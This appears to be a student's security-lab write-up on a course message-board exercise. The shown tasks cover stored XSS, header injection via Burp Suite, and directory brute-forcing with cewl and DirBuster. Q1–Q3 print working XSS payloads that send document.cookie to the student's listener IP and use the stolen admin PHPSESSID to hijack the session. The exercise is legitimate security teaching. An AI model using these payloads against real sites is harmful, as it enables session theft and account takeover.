

## Assignment 9

Q1)

For this question to get the secret message I follow the same steps given in workshop 9.

I used the command `systemctl start apache2` and after this did a command `ip a` to get the ip address for `tun0` and the address was `10.8.0.4`.

```
root@kali:/var/www/html# ip a
```

```
inet 10.8.0.4/24 brd 10.8.0.255 scope global noprefixroute tun0  
    valid_lft forever preferred_lft forever  
inet6 fe80::1312:c178:6ca0:4a06/64 scope link stable-privacy  
    valid_lft forever preferred_lft forever
```

root@kali:/var/www/html#

But to check if the cookie file is missing if will do Workshop9 Reflected XSS part step 7 to 9.

```
root@kali:/var/www/html# systemctl start apache2
root@kali:/var/www/html# chmod 755 a1715329.php
root@kali:/var/www/html# curl http://localhost/a1715329.php?cookie=hoge
Thank you for the cookie :)
```

The php script was saved in the directory var/www/html as a1715329.php.



After this i will press the link given in the question and over there I will login and find that I can only send upto to 50 character. So then I used the f12 command and changed the value of maxlength to 6000. After this I entered the command `<script>var img = document.createElement("img"); img.src="http://10.8.0.4/a1715329.php?cookie="+ document.cookie;</script>`.

Then i waited for sometime and when I opened cookies file I saw the hack\_admin PHPSESSID and i copied it and log out from the webpage. Then again I pressed f12 and then pressed edit and resend to change it to hack\_admin PHPSESSID and then sent it.

This resulted in getting me the secret message which is:

**\*\*Secret Message\*\***

<b>Name</b>	hacklab_admin
weaponry entasis ply holiday oxbow epicarp	

Q2)

For q2 I will first press the link of the web page given in the question. After this I will post something.

After this will open burpsuit and goto proxy and then intercept. After this i will change the network proxy setting of the browser and make it manual proxyconfiguration.

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy: localhost Port: 8080

☒ Use this proxy server for all protocols

SSL Proxy: localhost Port: 8080

FTP Proxy: localhost Port: 8080

SOCKS Host: localhost Port: 8080

☐ SOCKS v4 ☒ SOCKS v5

No Proxy for: localhost, 127.0.0.1:8080

Example: .mozilla.org, .net.nz, 192.168.1.0/24

☐ Automatic proxy configuration URL

Help Cancel OK

And then I will reload web page and the page will not load due to burp.

Then when in burpsuite i get the following:

Burp Suite Community Edition v1.7.36 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://10.8.0.240:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /a9q2/messageboard.php HTTP/1.1

Host: 10.8.0.240

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://10.8.0.240/a9q2/messageboard.php

Content-Type: application/x-www-form-urlencoded

Content-Length: 218


Cookie: PHPSESSID=5g8n9itbpr428fgue8gilj6p

Connection: close

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0

message=%2F%2F%3E%3Cscript%3Evar+img=document.createElement("img");  
img.src="http://10.8.0.4/a1715329.php?cookie="+document.cookie;</script>

Then from the screenshot above i will change the User-Agent to `//--><script>var`

Then i will press the foward button and will get the cookies like in 1st question and then i will change the cookies to get the secret message which is:

a1 **\*\*Secret Message\*\***

a1

m

<b>Name</b>	hacklab_admin
swingle snippy teenager incomer vibrato agnostic	

▼ Response payload

```

1 <html>
2 <head>
3   <style type="text/css" src="style.css"></style>

```


Q3)

For Q3 I pressed the link for webpage in q3. When i did this question i had done another time so my ip address for tun0 was 10.8.0.6.

So did the same thing as other question earlier to extend the maxlength of the textbox and made it 6000.

After that I entered this in the message box and posted it:

```
<img src= "message.gif" onError="var img = document.createElement('img');
img.src='http://10.8.0.6/a1715329.php?cookie='+ document.cookie;">
```



## Welcome to the CSF2019 Message Board! (Q3)

You are logged in as [a1715329] with role of [student]

logout

### Enter your message:


```
<img src= "message.gif" onError="var img =
document.createElement('img');
img.src='http://10.8.0.6/a1715329.php?cookie='+
document.cookie;">
```

☒ Secret Message (viewable only by you or administrators)

post message

Then I waited to get the cookie and made changes and send again.  
Finally then I received the secret:

200 POST mess



**\*\*Secret Message\*\***

<b>Name</b>	hacklab_admin
protein floccule sportive grackle gaol nawab	

Q5)

For the fifth question I will first run the command cewl  
[https://en.wikipedia.org/wiki/List\\_of\\_Star\\_Wars\\_characters](https://en.wikipedia.org/wiki/List_of_Star_Wars_characters) -w wordlist.txt.

```
root@kali:~# cewl https://en.wikipedia.org/wiki/List_of_Star_Wars_characters -w wordlist.txt
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

After this I will use the dirbuster to scan wordlists.txt

```
root@kali:~# dirbuster
Starting OWASP DirBuster 1.0-RC1
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.8.0.240:80/


Scan Information Results - List View: Dirs: 2 Files: 5 Results - Tree View Errors: 807

Type	Found	Response	Size
Dir	/	403	5277
File	/help.php	200	830
File	/agent.php	200	522
File	/superhero.php	200	556
File	/method.php	200	268
File	/guess.php	200	565
Dir	/icons/	200	169
Dir	/Sleazebaggano/	200	299

Current speed: 0 requests/sec (Select and right click for more options)  
Average speed: (T) 37, (C) 0 requests/sec  
Parse Queue Size: 0 Current number of running threads: 10

From the screenshot above I found that Dir is Sleazebaggano. After this I will go to the website: <http://10.8.0.240/Sleazebaggano/> and will finally get the secret:

nreason slab parlous signally parallax earplug



nreason slab parlous signally parallax earplug